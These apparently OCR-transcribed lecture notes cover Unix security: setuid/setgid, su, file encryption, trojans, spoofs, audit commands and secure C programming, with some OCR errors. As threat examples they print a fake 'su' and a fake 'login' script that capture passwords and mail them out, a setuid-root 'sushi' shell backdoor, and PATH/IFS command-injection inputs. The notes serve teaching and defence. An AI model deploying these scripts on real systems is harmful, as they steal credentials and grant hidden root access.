Often a non-privileged user needs a system program to be able to access or update files which are otherwise inaccessible. To be able to access these privileged files there must exist a process with an effective UID and/or GID which provide the permissions required.

Unix provides two methods:

- `setuid` (and `setgid`) programs
- daemons

`Setuid` and `Setgid` Permissions

In addition to read/write/execute, a file also has setuid/setgid/sticky permissions bits. These permissions were only intended for use by executable programs.

When a `setuid` program executes, it's effective UID is changed to be the owner of the program file.
Similarly, when a setuid program executes, it's effective GID is changed to be the group of the program file. The original user & group can still be determined by examining the "real" UID and GID.

Note: `Setuid` programs are frowned upon by most systems programmers as likely security holes unless written by experts.

```
chmod u+s myprog <==     adds setuid permissions
chmod g+s myprog  <==    adds setgid permissions
```

Example:


```
-r-S--S--x      3      mail    spool   219136        Mar 22        12:16          mailq
  | | |
  | | └-----  mailq is world executable
  | └------- mailq is setgid
  |
  └--------- mail1q is setuid
```

sendrnail process is `fork()/exec()`'d by /`bin/sh`


	UID		GID	
Process	Eff.	Real	Eff.	Real
/bin/sh	fred	fred	student	student
	[300]	[300]	[200]	[200]
sendrnail	mail	fred	spool	student
	[6]	[300]	[3]	[200]

Sendmail Process
- has permissions of the user "mail"
- has permissions of the group "spool"
- creates files owned by "root" and in the group "mail"
- can change back to permissions of user "fred" or group "student" by making effective UID/GID equal to real UID/GID

Daemons
are alternatives to the setuid/setgid programs for providing secure access to system files.



Daemon run's permanently, waiting to service requests from other non-privileged client processes.



Via sockets, daemons can also provide source access across Unix hosts.

Changing UID or GID
- `su` command
  `/bin/su [user]` creates a new shell with UID & GID set to that of user's /etc/passwd record
  Always type the full path "/bin/su" to avoid trojans, especially when changing to super user.

- `newgrp` command
  `newgrp group` changes effective GID of the current shell "newgrp" is implemented within the shell

File Encryption
```
$ crypt < exam320 > exam320.encrypted
$ rm exam320
```

- `Crypt` is unavailable outside USA (officially)
- Breakable by a public domain toolkit called "crypt Breakers Workbench" !!
- Use data compression for safest encryption.
  `$ compress exam320 ==> creates file "exam320.Z"`

```
$ crypt < exam320.Z > exam320.Z.encrypted
```
Better Unix versions have "vi -x" option.

A Horse named "su"

```
stty –echo                  # turn off character echo
echo -n "Password: "        # -n = no new line
read PASSWORD
echo                        # Linefeed
echo "Password of $1 is $ PASSWORD " | mail nasty & sleep 1
echo Sorry
rm su                       # Leave no trace of the Trojan, next time the real "su" will run
```

Spoof
- Run by "nasty-user"
- "nasty" is still logged in
- Typically tricks unsuspecting user into thinking they're logging on and giving away their password

Trojan Horse
- Program executed by unsuspecting user
- Tricks the unsuspecting user into thinking that the program only performs a safe function
- Usually the same name as a safe program or as a program to perform some other function
- On Unix, it's usually in a `$PATH` directory

Special Trojans

Viruses
- Modifies other programs to make them into similar Trojans, hence "infecting" other programs
- Can spread throughout a system

Time bombs
- Waits until a given time before it performs the nasty deed *e.g.* 1st April

Worms
- Virus that can spread across a network
- The Internet Worm

Hints for good security
- Do not have a guest account (has no password)
- Ensure all users have an initial password
- Check filesystem regularly for Setuid/Setgid programs
- Disallow `'w'` permissions on directories
- Use "/bin/su" to become root. (Ideally only permit `su` to work for "sysprog" group members)
- Device files should be protected (esp. disk, memory)
- To avoid Trojans, put "." at end of your $PATH (Don't include "." at all you're root)
- Educate your users well in basic security
- Hire staff you can trust!! - Especially systems programmers

Summary of Major Unix Security Weaknesses
- Super User omnipotence
- setuid/setgid if abused or unaccounted
- Special files (/dev)
- Temporary files
- Spoofs/Trojans

Secure Versions of Unix

Orange Book
- US Defense standards of computer security
  - Al, A2, A3 Highest Security
  - Bl, B2, B3
  - Cl, C2, C3 Lowest Security

- HP-UX V7.0 is C2 level
- OSF will soon use Mach kernel = B2 security

Sushi
- first thing a bad person might try once root
```
# cp /bin/sh /own/bad/sushi
# chmod 4755 /own/bad/sushi
```
- untraceable access via super-user shell interactive
```
$ cd /own/bad
$ sushi
#
```
- never let anyone use root password or login
- no program that is `SUID` root should be writable
- don't use any `SUID` shell programs
- checks for `SUID` programs
- do not use `SUID` on programs with a shell escape
- use `chmod 4755` not `chmod +s`
- restrict `chown` to root

```
find / -user root -perm -4000 -exec ls -l () \; \
| mail root # setuid
find 'echo $PATH | tr ":" " "' -perm -0002 –exec ls -l ()\; \
| mail root # writable
```

Crontab
`/usr/lib/crontab`
`/usr/lib/atrun` is started by cron every 10 minutes

User Protection
- Horne directories should not be writable
```
find 'awk -F: '{print $6}' /etc/passwd' \
            -prune -perm -02 -exec ls -ld '{}' \;
```

- Users `.profile, .cshrc, .login`, etc
```
find 'awk -F: '{print "%s/.profile\n", $6}' /etc/passwd' \
            -prune -perm -022 -exec ls -1 '{}' \;
```

- Users .rhosts not readable or writable
```
find 'awk -F: '(print "%s/.rhosts\n", $6)' /etc/passwd' \
            -prune -perm -066 -exec ls -1 '{}' \;
```

Device Files
- Protect memory and swap files: `mem, krnem, swap.`
- All devices should be in /dev
```
# find devices outside /dev
find / -hidden -name /dev -prune -o -type b -exec ls -1 {} \;

# before mounting disks check for SUID files
ncheck -s /dev/dsk/[device name]

# disable SUID files
/etc/mount -o nosuid /dev/dsk/[device name] [mount point]
```

- Write protect all disk special files to stop corruption
- Read protect disk special files to prevent disclosure
- Individual users should never own a device file other than a terminal device

Network Security

- exported filesystems and access to files
  `/etc/exports`
  `/etc/netgroup`
- equivalent password data bases
  `/etc/hosts.equiv`
- each node is in an administrative domain
- control root and security on every node
- consistent user name, uid and gid among nodes

```
% rcp node2:/etc/passwd /tmp/passwd2

% awk -F: '(printf "%s %s %s\n", $1, $3, $4)' \
/tmp/passwd2 > /tmp/node2

% awk -F: '(printf "%s %s %s\n", $1, $3, $4)' \
/etc/passwd> /tmp/node1

% diff /tmp/node2 /tmp/node1
```

- permission settings on network control files
  `/etc/networks`
  `/etc/hosts`
  `/etc/hosts.equiv`
  `/etc/services`
  `/etc/exports`
  `/etc/protocols`
  `/etc/netgroup`
  `/etc/inetd.conf`

Perspective on Security

Access controls and auditing to prevent unauthorized access attempts (reading, modifying, deleting).

Threats to computer security:
- simple electronic intrusion
- trust of authorized personnel
- physical intrusion
- persistent espionage by expert agents
- tapping of communication lines

physical security - locked doors, guards, alarms
logical security - passwords, file permissions, audits

Weak Points:
- computers, networks, users, administrators

Checklist on computer security:
- who has access to passwords
- remote access authorization
- system administrator monitoring
- assume worst about sensitive files
- user responsibility for own actions

Security packages:
- repeated login attempts
- monitor files requests

Security for Users
- Password security - /etc/passwd
- File Permissions - directory, umask
- Set User Id & Group ID

- Implications for `cp, mv, ln, cpio`
- `su` and `newgrp`
- File Encryption & Compression
- Profile & PATH

- a trojan horse compromises users security
- a spoof imitates something e.g `login`

```
# once only "login" program
echo "Login: \c"; read USER
stty -echo
echo "Password: \c"; read PASS
stty echo; echo ""
echo $USER $PASS I mail user@offsite > &
sleep 1
echo Sorry
rm login
```

- never run other user programs when root
- don't leave your terminal unattended
- intelligent terminals have memory

Security for Programmers

System routines:

- I/O - `creat, fstat, open, read, write`

Once a process opens a file, changing the permissions of the file or directory the file is in will not affect file.

- Process Control - `exec, fork, signal`

real and effective UIDs and GIDs are inherited by child, file mode creation mask (unmask) is inherited by child, all open files are inherited by child

- File Attributes - `access, chown, stat, umask`
- UID and GID - `getuid, getgid, geteuid, getegid, setuid, setgid`
- Standard I/O - `fopen, fread, getc, fgetc, gets, fgets, scanf, fscanf, fwrite, putc, fputc, puts, fputs, printf, fprintf, getpass, popen`
- `/etc/passwd` Processing - `getpwuid, getpwnam, getpwent, setpwent, endpwent`
- `/etc/group` Processing - `getgruid, getgrnam, getgrent, setgrent, endgrent`
- Who's Running a Program - `getuid, getlogin, cuserid`

```
pwentry = getpwuid(getuid());
printf("Hello, %s\n", pwentry->pw_name);
```

Writing Secure C Programs

- Secure Files

```
/* make files read/write only to you */
umask(O77);

/* call chmod() when you want file readable by others */

/* create an "invisible" temporary file */
creat("/tmp/xxx", 0);
file = open ("/tmp/xxx", O_RDRW);
unlink ("/tmp/xxx") ;

/* but storage associated with it will not be removed until the last file descriptor
referring to file is closed */
```

- Executing commands

```
/* want to edit first argument from within program */
sprintf(cmdstr, "ed %s", argv[l]);
```

```
system(cmdstr);

$ echo "/bin/cat /etc/private" > ed
$ chmod +x ed
$ PATH=":"; export PATH
$ smart idiot

/* always specify full pathname */
system("/bin/ed"):

/* or specify path */
system("PATH=/bin:/usr/bin:/etc ed");

$ cp ed bin
$ PATH=: IFS=/ smarter idiot

/* solution */
system("IFS=' \t\n'; export IFS: /bin/ed");
system("IFS=' \t\n'; export IFS; PATH=/bin:/usr/bin:/etc ed");

$ smarter "idiot; cat /etc/private"

/* check argv[l] for special shell characters */
if (strpbrk(argv[l], "|^;&'<>*?[]$/\\'\"\n") != (char *) NULL)
{
      fprintf(stderr, "smartest: bad character in argument\n"):
      exit(2);
}
```

- Shell Escapes

```
saveeuid = geteuid();
setuid(getuid());
system("/bin/ed") ;
setuid(saveeuid):
```

- Executing `SUID` programs from inside `SUID` programs

When you run a `SUID` program from inside a `SUID` program the new program runs with the effective `UID` of its owner. "`mkdir`" & "`rmdir`" commands are SUID and owned by root.

```
$ cat mkrmdir. c
main ()
{
      system("/bin/mkdir foo");
      system("/bin/rmdir foo");
}

$ ls -l mkrmdir
-rwsr-xr-x  1 pat ITB100 2048 May 26 17:01 mkrmdir

$ ls -ld
drwxr-xr-x  2 pat ITB100 320  May 26 17:02 .

$ who am i
greg          tty08           May 26 17:05

$ mkrmdir
mkdir: cannot access.
rmdir: foo non-existent

$ su pat
Password: XXXX

$ id
```

```
uid=10(pat) gid=10000(ITB100)

$ mkrmdir
```

- Programming as root
- some routines can only be called from a process whose effective UID is zero (a root process)
- `setuid() & setgid()` - behaves differently for root

  The *"init"* program is started when the system is started. It is run as a root process with both its effective and real UIDs set to zero. init starts "getty" on a terminal which starts "login" once a user begins logging in.

Thus, both getty and login run as root processes. So when login is started, it runs with effective and real UIDs of 0. After the password is validated, login must be able to set effective and real UIDs to that of the user logging in before the user's shell is started (i.e. setuid(user's UID)).

- `chown()` - does (not) remove the SUID permissions
- `chroot()` - changes a process's idea of what the root directory is.

```
$ cat chrt.c
/* chrt must be SUID to root */
main ()
{
      chdir("/restrict");
      chroot("/restrict");
      setuid(getuid));
      execl("/bin/sh", "sh", 0);
}

$ grep chrt /etc/passwd
ruser::900:900:restricted:/restrict:/usr/local/bin/chrt
```

- `mknod() & unlink()` - make and remove special files
- `mount() & umount()` - access to filesystem

Security for Administrators

- Preventing unauthorized access:

user awareness, password management, login activity and reporting, periodic audits of user and network use

- Preventing compromise:

keeping users from accessing each other's sensitive information, file system audits, su logging and reporting, user awareness, and encryption

- Preventing denial of service:

should be implemented by OS, disk quotas, process limits

- Preventing loss of integrity:

periodic backups of file systems, running fsck, and s/w testing

System Security Officier

- initiates and monitors auditing policy
- determines which users and events are audited
- maintain secure password system
- initialize directory access privileges on files authorizes new user accounts
- checks file system for SUID/SGID programs
- verifies integrity of system executable files

System Administrator

- implements auditing procedures
- inspects and analyzers audit log
- administers group and user accounts

- repairs damaged user files and volumes
- updates system software
- sets system configuration parameters
- collects various system statistics
- disables and deletes accounts
- makes periodic system checks
- monitors repeated login attempts
- periodically scans line permissions
- deals with invalid `su` attempts

Limiting SETUID

- use only when absolutely necessary
- make not writable
- use setgid instead of setuid
- periodically search for new setuid programs
- know what the setuid and setgid programs do
- write setuid programs so that they can be tested on non-critical data, without setuid attributes, only add setuid after checking security
- if in doubt remove setuid and rebuild program.